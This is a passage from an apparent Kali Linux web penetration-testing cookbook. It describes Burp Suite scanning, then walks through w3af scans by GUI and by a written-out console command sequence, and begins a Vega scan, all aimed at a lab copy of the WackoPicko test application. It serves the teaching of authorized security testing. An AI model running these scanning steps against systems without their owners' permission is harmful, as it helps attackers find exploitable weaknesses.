
Another interesting feature of this tool is that we can analyze the request that resulted in the detection of a vulnerability and its corresponding response in the same window and at the moment it is detected. This allows us to rapidly determine whether it is a real vulnerability or a false positive and whether to develop our **proof of concept** (**PoC**) or start the exploitation.

There’s more…

We’ve already talked about Burp Suite. Kali Linux includes the free version only, which doesn’t have the active and passive scanning features. It’s absolutely recommendable to acquire a professional license of Burp Suite, as it has useful features and improvements over the free version, such as active and passive vulnerability scanning.

Passive vulnerability scanning happens in the background as we browse a Web page with Burp Suite configured as our browser’s proxy. Burp will analyze all requests and responses while looking for patterns corresponding to known vulnerabilities.

In active scanning, Burp Suite will send specific requests to the server and check the responses to see if they correspond to some vulnerable pattern or not. These requests are specially crafted to trigger special behaviors when an application is vulnerable.



Scanning with w3af


W3af stands for Web Application Audit and Attack Framework. It is an open source, Python-based Web vulnerability scanner. It has a GUI and a command-line interface, both with the same functionality. In this recipe, we will perform a vulnerability scan using W3af’s GUI to configure the scanning and reporting options.

How to do it…


1. To start W3af, we can select it from the Applications menu by navigating to **Applications** | **03 Web Application Analysis** | **w3af**. or from the terminal:

   ```
   w3af_gui
   ```


2. In the **Profiles** section, we select **full_audit**.
3. In the plugins section, go to **crawl** and select **web_spider** (the one that is checked) inside it.
4. We don’t want the scanner to test all the servers, just the application we tell it to. In the plugin description, check the **only_forward** option and click on **Save**.




5. Now, we will tell W3af to generate an HTML report when the scan is finished. Go to **output** plugins and check **html_file**.
6. To select the file name and where to save the report, modify the **output_file** option. Here we will use `w3af_report.html` in root’s home. Click on **Save**.




7. Now, in the **Target** text box write the URL you want to test, which is `http://192.168.56.102/WackoPicko/` in this case, and click on **Start**.



8. The log tab will gain focus and we will be able to see the progress of our scan. We will wait for it to finish.
9. When it is finished, switch to the **Results** tab, as shown:



10. To view the generated report, open the (`w3af_report.html`) HTML file in your browser:



How it works…

W3af uses profiles to ease the task of selecting plugins for scanning; for example, one can define a SQL Injection-only profile that tests applications for SQL Injection and nothing else. The **full_audit** profile utilizes the plugins that perform a crawling test, extract a list of words that could be used as passwords, test for the most relevant Web vulnerabilities, such as XSS, SQLi, file inclusion, directory traversal, and so on. We modified the **web_spider** plugin to crawl in the forward direction only to prevent the scanning of other applications and focus on the one we want to test. We also modified the output plugin to generate an HTML report, in addition to the console output and text files.

W3af also has tools, such as an intercept proxy, fuzzer, text encoder/decoder, and request exporter that converts a raw request to a source code in multiple languages.

There’s more…

W3af’s GUI may be a little unstable sometimes. In situations when it breaks down and is unable to finish a scan, there is a **command-line interface** (**CLI**) that has the exact same functionality. For example, to perform the same scan we just did, we will need to do the following from a terminal:

```
w3af_console
profiles
use full_audit
back
plugins
output config html_file
set output_file /root/w3af_report.html
save
back
crawl config web_spider
set only_forward True
save
back
back
target
set target http://192.168.56.102/WackoPicko/
save
back
start
```

Using Vega scanner

Vega is a Web vulnerability scanner made by the Canadian company Subgraph and distributed as an Open Source tool. Besides being a scanner, it can be used as an interception proxy and perform, scans as we browse the target site.


We will use Vega to discover Web vulnerabilities in this recipe.

How to do it…


1. Open Vega by selecting it from the Applications menu by navigating **Applications** | **Kali Linux** | **Web Applications** | **Web Vulnerability Scanner**s | **vega**, or from the terminal:

   vega


2. Click on the Start New Scan button ( ).
3. A new dialog will pop up. In a box labeled **Enter a base URI for scan:** we enter `http://192.168.56.102/WackoPicko` to scan that application:



